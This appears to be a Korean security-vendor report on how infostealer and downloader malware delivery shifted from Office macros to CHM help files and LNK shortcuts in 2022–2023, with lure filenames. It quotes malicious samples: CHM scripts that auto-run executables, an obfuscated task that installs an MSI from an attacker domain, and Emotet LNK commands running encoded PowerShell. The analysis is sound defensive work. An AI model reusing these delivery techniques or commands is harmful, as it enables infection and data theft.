인포스틸러는 정보 탈취형 악성코드로서 웹브라우저나 이메일 클라이언트 프로그램에 저장되어있는 계정 정보나 가상 화폐 지갑 주소와 같은 사용자의 정보들을 탈취하는 것이 목적인 악성코드이다. 다운로더는 추가 악성코드를 다운로드하는 유형으로 실질적으로는 주로 인포스틸러나 백도어(Backdoor) 유형의 악성코드를 설치한다.

기능과 특징에 따라 명명된 악성코드는 유포 방식이 조금씩 다르기는 하지만 일반적으로 인포스틸러 악성코드는 정상 프로그램을 다운로드 하는 페이지로 위장한 악성사이트를 유포 경로로 삼거나, 피싱 메일의 첨부파일로 유포된다. 작년 상반기까지는 Word, Excel 과 같은 MS Office 문서를 통해 해당 유형의 악성코드가 활발히 유포되는 경향을 보여왔으나 최근에는 윈도우 도움말 파일(CHM) 및 윈도우 바로가기 파일(LNK)과 같은 포맷의 유형으로 변경되어 유포되고 있다.

그림 2는 2022년 1월부터 2023년 11월 말까지의 약 2년 간 안랩 내부 인프라를 통해 수집된 파일 중 전체 NON-PE 악성 파일 대비 MS Office 문서 악성코드의 비율로, 작년보다 올해 현저히 수량이 감소되었음을 알 수 있다.




그림 2-2 MS Office 악성코드 비중 통계 (2022-2023년)

본 컨텐츠에서는 기존의 MS Office 문서를 통한 악성 파일의 유포 비중이 크게 감소한 내용과, 그 과정에서 확인된 유포 방식의 변화 동향을 분석한 내용을 기술하고자 한다.

2. NON-PE 악성코드 주요 변화

2-1. NON-PE 악성코드 변화 동향




그림 2-3 NON-PE 악성코드 변화 동향

주로 MS Office 문서 악성코드는 피싱 메일에 첨부되어 유포되었는데 주로 아래와 같은 목적과 의도를 가진 공격에 이용되었는데, 점차 동일한 목적과 의도를 가진 공격이 그림3의 흐름에 맞춰 변화 되었다.

- 사회적 이슈 이용
- '구매/주문/견적의뢰' 사칭
- APT 공격 (외교/안보 내용의 대북 관련, 특정 기업 대상)

MS Office 문서 악성코드 유포는 2022년 1분기 이후 그 수량이 급격히 감소하였다. MS Word 및 Excel에 삽입된 매크로 코드 상에서 외부 악성 URL을 통해 추가 실행파일 형태의 악성코드가 다운로드 되던 방식에서, 동일 유형의 악성코드가 ZIP/R00/GZ/RAR와 같은 형태의 압축 파일 및 IMG 디스크 이미지 파일 포맷을 활용하여 이메일에 첨부되는 방식으로 변화된 양상을 보였다. 또한 2022년 2분기에 CHM을 매개체로 한 악성코드 유포가 급격한 증가세를 보였으며 이후 2022년 4분기에는 잠시 MS의 원노트(OneNote) 포맷의 악성코드가 사용되었다. OneNote는 MS에서 개발한 전자 필기장 앱으로, 워드프로세서 프로그램과 달리 페이지 내 어느 곳에나 콘텐츠를 삽입할 수 있는 특징이 있다. 텍스트나 이미지 파일 외에도 EXE, PDF 파일을 비롯한 일반 파일도 첨부할 수 있는데, 이렇게 파일을 자유롭게 첨부할 수 있는 점이 악성코드 유포에 활용되었다. 그러나 2023년 이후 짧은 기간 사이에 급감하면서 LNK의 형태가 급증하였다.

최근에는 공격자들이 CHM, LNK를 사용하고 있으며 이 과정에서 수신자가 관심을 가질만한 이메일 제목을 사용하여 일반 사용자 혹은 대북 산업 종사자를 대상으로 한 방식은 크게 달라지지 않았다. 이는 공격자가 유포 매개체를 변경한 것이기 때문에 AV(Anti-Virus) 제품의 탐지를 우회하기 위한 목적으로 추정되는 부분이다.

2-2. MS Office 문서 악성코드 (2022년 1분기까지 유포 후 점차 감소)

VBA 매크로 이용 예시

주로 피싱 이메일에 첨부되어 유포되었으며 특히 사회적 이슈나 사용자가 관심을 가질만한 이메일 제목, 내용 혹은 첨부파일명을 활용하였다. 한 예시로 2022년 3월 초 울진과 삼척에 큰 산불이 발생하였던 사회적 이슈를 이용하여 '울진 산불 피해 기부 영수증' 워드 문서로 위장하여 유포하였다. 또한 대북 관련업무 종사자들을 대상으로 다수의 악성 MS Office 문서가 유포되었는데, 외교/안보뿐 아니라 대북 관련 특정인을 대상으로 공격 시도를 한 사례들도 확인되었다.

220426-북한의 외교정책과 우리의 대응방향(정**박사).doc
보도자료-원코리아국제포럼 2022 -20220422.docm
[분석자료] 4.25 열병식을 통해 본 북한의 핵무력 사용 입장과 군부 엘리트 변동의 함의.docm
(작성양식)2022년 광복절 경축사 전문가 사전 의견수렴.doc
질문지(현** 연구위원님).doc
(기획)세션6. 경기도 "평화와 통일을 위한 사회적 대화" 추진방안.doc
한반도 안보와 대북전략 토론(김**).doc

표 2-1 외교/안보/대북 관련 종사자 대상의 APT 문서 파일명

표1 유형의 Word 문서들은 보통 난독화 된 악성 VBA 매크로가 포함되어 있었으며, 매크로 코드가 실행되면 추가 악성코드를 다운로드하여 최종적으로는 사용자 정보를 수집하였다.
또한 그림 4와 같이 '매크로 허용'을 유도하는 문서 내용의 Word 파일 유포도 한때 다수를 이루었다. 이 유형은 매크로 허용 시 공격자가 삽입한 악성 매크로가 실행된다.




그림 2-4 '제품소개서.doc' 유포 파일의 매크로 허용 유도

Remote Template Injection 예시

2022년 상반기까지 Office Open XML(OOXML) 구조를 갖는 MS Office 문서의 템플릿을 활용한 Remote Template Injection의 공격 방법이 사용된 악성 문서들도 다수 확인되었다. External URL을 통해 다운로드가 정상적으로 이루어지면 매크로가 포함되는데, 아래 그림과 같이 해당 문서에서 공격자는 매크로 허용을 유도하기 위해 안랩을 사칭한 이미지와 문구를 삽입하기도 하였다.




그림 2-5 안랩(AhnLab) 사칭 워드 문서

공격자가 Remote Template Injection 기법을 활용하는 과정에서 사용한 외부 악성 URL을 정상적인 URL과 매우 유사하게 제작하는 정황도 확인되었다. External 속성의 주소로 사용된 악성 URL과 정상 URL은 스펠링 한 개 차이를 두어 정교하게 제작한 것을 알 수 있다. 그 외에도, 아래와 같은 포맷의 URL을 공격에 사용하는 정황이 확인되었는데, ms-offices[.]services, ms-offices[.]com, offices.word-template[.]net 과 같이 자칫하면 정상 도메인으로 판단 될 만큼 교묘하게 제작한 도메인인 것을 알 수 있다.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="hxxp://schemas.openxmlformat[.]org/officeDocument/2006/relationships/o/word
officeid=NPW5D***DBS3V" TargetMode="External"/></Relationships>
```

2-3. CHM 악성코드 (2022년 2분기부터 다수 유포 중)

윈도우 도움말 파일(CHM) 의 경우 2022년 2분기부터 급격한 유포 증가세를 보여왔는데, CHM 은 컴파일 된 HTML 도움말 파일로 정상적인 CHM들은 대부분 소프트웨어 패키지와 함께 배포된다. 악의적으로 제작된 CHM의 경우 실행과 동시에 내부에 포함된 악성 스크립트가 Click 메소드를 통해 자동으로 동작한다. 공격자는 사용자의 파일 실행을 유도하기 위해 사회적 이슈를 활용한 형태가 많았으며, 그 외에도 사용자가 관심을 가질만한 다양한 주제를 다수 이용하였다.

CHM의 유포가 증가하던 초기에 사회적 이슈를 이용한 사례로, 코로나 확진자가 다수 발생하던 시기에 공격자는 '코로나 확진 안내문'을 사칭하여 APT 공격을 시도하였다. 해당 유형은 CHM 내부에 포함된 스크립트에 의해 'chmext.exe' 명의 악성 파일이 실행되는데 이 실질적 악성코드가 비슷한 시기에 Word 파일을 통해 생성되었던 파일과 동일한 것이 확인되었다. 이는 Word 파일을 통해 악성코드를 유포하던 공격자가 MS Office 문서가 아닌 CHM으로 유포 매개체를 변경한 것으로 보여지는 바이다.




그림 2-6 코로나 확진 안내문 사칭 CHM

```
var content2 = "<OBJECT id=xx classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value='hh.exe, -decompile c:\\programdata\\chmtemp " + c +
"'><PARAM name=\"Item2\" value=\"273,1,1\"></OBJECT>";
document.getElementById("tt").innerHTML = content2;
xx.Click();

// // var content3 = "<OBJECT id=xxy classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',regsvr32.exe, /s
c:\\programdata\\chmtemp\\yellow.jpg'></OBJECT>";
var content3 = "<OBJECT id=xrun classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value='c:\\programdata\\chmtemp\\chmext.exe' ></OBJECT>";
document.getElementById("tt").innerHTML = content3;
xrun.Click();
```

그림 2-7 CHM 내부 포함된 악성 스크립트 코드

또한 다양한 공격 그룹에서 APT 공격에 CHM을 다수 사용한 사례가 확인된다. 사용자의 실행을 유도하기 위해 대북/금융/교육 등 사용자의 관심을 끌만한 다양한 주제를 이용하였는데, 앞서 소개한 '코로나 확진 안내문' 과 같이 사회적 이슈를 이용하기도 했다. 최근에는 이슈가 되었던 '후쿠시마 오염수 방류' 주제를 사용하였으며, 현재까지 확인된 유포 파일명 중 일부는 다음과 같다.

2022년도_기초과학연구역량강화사업_착수보고회_개최_계획 Ver1.1.chm
인터뷰 질의문(***).chm
통일부 남북경협관련 법인 연락처_Ver2.1.chm
국가융합망 예버서버 점검.chm
***** 전자출결-웹페이지 교수자-메뉴얼 Ver1.0.chm
(코인원)고객 거래 확인서.chm
20230412_세무조사 신고안내.chm
임대차계약서 수정본.chm
리그 오브 레전드 계정 제재 안내(라이엇 게임즈).chm
구미시 종합비즈니스지원센터 입주(갱신)신청서 자료(***).chm
*** 4대보험 가입증명 자료.chm

표 2-2 CHM 유포 파일명

이러한 유포 동향의 변화는 국내에서만 확인된 것이 아니다. 중국의 특정 기관을 대상으로 유포된 CHM이 확인되었는데, '중국 중앙통일전선부' 및 '중국 러시아 평화 개발 위원회' 등과 관련된 내용을 포함하고 있다.




그림 2-8 중국 특정 기관 대상으로 유포된 CHM

해당 유형은 기존 유형과 달리, CHM 내부에 존재하는 스크립트가 난독화 되어있다. 공격자는 AV 제품의 탐지를 우회하기 위해 악성 행위의 주요 코드를 난독화한 것으로 보여진다. 이후 점차 다른 유형의 CHM에서도 탐지를 우회하기 위해 다양한 방식으로 스크립트 코드 변화를 시도하였다.

```
 <PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn MicrosoftOutlook /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n
 m^s^i^e^xe^c ^/^i https://bluelotus.mail-qdrive.com/Services.msi /^q^n ^/^norestart&quot; /f">
 <PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](
_0xb5a54d['shift']());}};_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930){_0x3bd949=_0x3bd949-
0x0;var _0x9eeca2=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[_0x3667('0x0')]();
</SCRIPT>
```

그림 2-9 난독화 된 악성 스크립트

특히, 최근에는 동작 과정에서 안랩 V3 제품군 설치 여부를 확인하는 기능이 포함된 유형도 확인되었다. 해당 유형은 사용자 PC 에 안랩 V3 제품이 존재할 경우 다른 분기를 실행하도록 하는데, 공격자는 최종 목표에 도달하기 위해 유포 매개체 변화, 코드 난독화, AV 제품 존재 여부 검사 등 다양한 시도를 하는 것으로 보인다. 앞서 소개한 유형들의 최종 목표는 인포스틸러 및 백도어 악성코드 다운로드 및 실행이다.

이와 같은 APT 공격 외에도 불특정 다수를 대상으로 하는 Qakbot, AgentTesla 악성코드 유포에도 윈도우 도움말 파일이 이용된 것이 확인되었다. 해당 악성코드들은 기존 MS Office 문서를 이용하여 활발하게 유포되던 대표적인 악성코드로, 이처럼 CHM 포맷이 다양한 공격에 사용되며 변화하고 있는 것을 알 수 있다.

2-4. LNK 악성코드 (2023년 1분기부터 다수 유포 중)

LNK은 바로가기 파일로 문서, 이미지 등 다양한 파일 및 폴더에 엑세스 할 수 있는 파일이다. 이를 통해 PowerShell, CMD 등을 실행하여 악의적인 쉘 명령어가 실행될 수 있다. 무엇보다 워드나 엑셀 문서의 경우 Office 보안 설정에 따라 VBA 매크로나 Excel 4.0(XLM) 매크로가 실행되지 않도록 설정할 수 있는 반면에 LNK은 더블 클릭만으로도 악성 명령어가 바로 실행될 수 어 감염 파급력이 더 크다고 볼 수 있다. 파일 특성 상 .lnk 확장자가 보이지 않아 파일명에 사용자가 정상 문서로 인식할 수 있도록 파일명에 '.hwp', '.pdf' 등의 문서 파일 확장자를 포함하여 유포되는 것이 특징이다.

이러한 특징을 바탕으로 지난해 MS Office 문서를 통해 유포되던 Emotet 악성코드가 LNK을 통해 유포된 것이 확인되었으며 이 것을 시작으로 LNK 악성코드는 꾸준히 증가하고 있다.

지난해 2분기 Word 및 Excel 을 통해 다운로드 되던 Emotet 악성코드가 Invoice 및 주문서와 관련된 파일명을 지닌 LNK을 통해 다운로드 되는 것이 확인되었다. Emotet 악성코드 유포에 사용된 LNK는 내부에 악성 쉘 명령어를 삽입하여 외부 URL에 접속하여 추가 파일을 다운로드하는 방식을 사용하였다. 확인된 유포 파일명 일부는 다음과 같다.

EXT Payment status.lnk
Past Due invoice.lnk
Electronic form.lnk
detalles_28042022.lnk
Address Changed.lnk
Change of Address.lnk
Payment with a new address.lnk
INF_15823367.lnk

표 2-3 Emotet 악성코드 유포 LNK 파일명

그림 2-10 Emotet 다운로더 LNK

그림 12에서 확인된 LNK에는 악성 cmd 명령어가 포함되어 있다. 확인된 명령어는 크게 2가지 유형으로 인코딩된 파워쉘 명령어를 통해 다운로드하는 유형과 findstr 명령어를 사용하여 추가 스크립트 파일을 생성 및 실행하여 다운로드하는 유형이 있다. 다양한 유형의 명령어를 사용함으로써 AV 제품의 탐지를 어렵게 한다.

- 유형 1

```
%SystemRoot%\SYSTEM32\cmd.exe /v:on /c powershell.exe -c "&{$HXG=[System.Text.
Encoding]::ASCII;$ghT='<BASE64로 인코딩된 파워쉘 명령어>' ;$AHI=[System.Convert]::FromBase64Str
ing($ghT);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}"
```

- 유형 2

```
C:\Windows\system32\cmd.exe /v:on /c findstr "glKmfOKnQLYKnNs.*" "Invoice # US-616121772.lnk"
> "%tmp%\YlScZcZKeP.vbs" & "%tmp%\YlScZcZKeP.vbs"
```

두 유형 모두 사용자가 LNK 실행 시 cmd 명령어가 실행되어 최종적으로 Emotet 악성코드를 다운로드하고 Regsvr32.exe을 활용하여 실행한다.




그림 2-11 악성 LNK 속성(Emotet 다운로더)

최근에는 Invoice 관련 파일명 대신 해외 대상 기업 카탈로그, 구인/구직, 마케팅 관련 주제로 위장한 파일명으로 유포되고 있으며, Emotet 악성코드 외에도 인포스틸러 등 다양한 악성코드를 다운로드한다. 또한, 다른 정상 파일들과 함께 압축되어 유포되기 때문에 사용자가 악성 파일 임을 인지하기 어렵게 한다.

Survey Questions and Confirming the call time–Sheraton Grande Tokyo Bay Hotel.docx.lnk
Advertising Products 01.lnk
1.5M USD Digital Marketing Campaign Budget for New Project UNIQLO 2023.lnk
New product Reebok 2023 (6).lnk
Director Marketing Manager Requirements and Responsibilities – Reebok.lnk
1 _ Company profile and project information.pdf.lnk
New Product Advertising Project Budget – Valentino.lnk

표 2-4 다양한 주제로 유포되는 LNK




그림 2-12 함께 압축되어 유포되는 파일들

그리고 AV 제품의 탐지를 어렵게 하기 위해 난독화된 쉘 명령어를 삽입하였으며, 최종적으로 파워쉘 명령어를 통해 외부 URL에 접속해 다운로더 유형의 악성코드 및 인포스틸러 등 추가 악성코드를 다운로드한다.




그림 2-13 LNK 속성

```
<value>/c set "VRCJhJMIIe=dADoAOgBGA" && set "cnaZNMgKfl=ABOAGoAVQA" && set "qNUHGneIDE=TAEMASQBJA" && set
    "zMAIBrFInf=ANgBMAHkAO" && set "ydQTnfhfun=tAGwAcwBaA" && set "NTXpHFkEbX=ACgAJAHsAC" && set
    "KtffXRyQmI=wBvAHUAbgB" && set "GviROacZuR=0ACAAPQAgA" && set "fsmaicBfGv=DAAYwBIAE0" && set
    "fAPXxZGMwG=gB0AGUAbgB" && set "ZkmOkArXuM=HAGUAdABTA" && set "IsnmGDZUOo=gAJAAkAVwB" && set
    "TJyCfTqMkc=ALQBTAGwAZ" && set "eVaebDfLYF=AUwB0AHIAa" && set "uKBLZoEiLd=wBjAD0AIgA" && set
    "lgGcNBOQWg=QAgADEAOwA" && set "qRLVclgaaG=HMAcwBpAG8" && set "EQCPmxyOZr=ABnAGYAdwB" && set
    "ZbofYGqdzg=9AAoACQBjA" && set "WpDgRVqNYZ=QB1AHEAPQB" && set "PAFLthaPue=AdAAgADAAK" && set
    "pQmWOYBFWy=G4AZwBdADo" && set "eUtJPFwTfF=xAFoAVABnA" && set "IdwahqQZQT=gA0AFMAdAB" && set
    "ysWsvvNQGd=HQAZQBtAC4" && set "lOKZOQHoJC=ZAHoAZwA1A" && set "GpIrBVOpdY=HUAaQBqACk" && set
    "OlACCVuSll=AWgBrAFkAV" && set "bIadAigMxh=QBuAGcAKAB" && set "TANroAueYM=lAHEAdQBlA" && set
    "WOXNrtWXDD=yAGkAbgBnA" && set "zINhjsDYCR=ATQBlAHMAc" && set "hQLtODBmAc=olicy bypa" && set
    "mGzpugULCI=DUATgBEAEU" && set "XMaWxJGzAb=HQAZQBtAC4" && set "igTonWDwgZ=DUAOwAKAAk" && set
    "xbMuxYHbCA=AcwB0AGUAb" && set "JRYnswOLFG=VADUATQAyA" && set "lctaOEcWFt=2AHUAaQBqA" && set
    "GVSnmhUwxQ=AZQBvAGYAe" && set "rxJrVPPPKG=C4ARwBlAHQ" && set "diWSDsHgic=wAuAEUAeAB" && set
    "XQEhMHjtJB=jAG8AdQBuA" && set "SxYGhRdKQs=0ACAAPQAgA" && set "vMbByWfWxK=AdAAgACQAX" && set
    "VGuCBCjYYQ=AVQByAGkAI" && set "MaQedaQZZS=AOwAKACQAY" && set "xYcurqRYpd=ABlACgAJAB" && set
    "WTiFhtUNHP=iAGEASABSA" && set "RvhwfBypjw=FUAMABaAEM" && set "zawvTmtKsj=GkAbwBuAC4" && set
    "dpQNQzzLWg=wBlAC0ARQB" && set "wECbZDtXjn=WindowStyl" && set "TKVfkEESqY=FMAOQB3AGM" && set
```

그림 2-14 난독화된 cmd 명령어

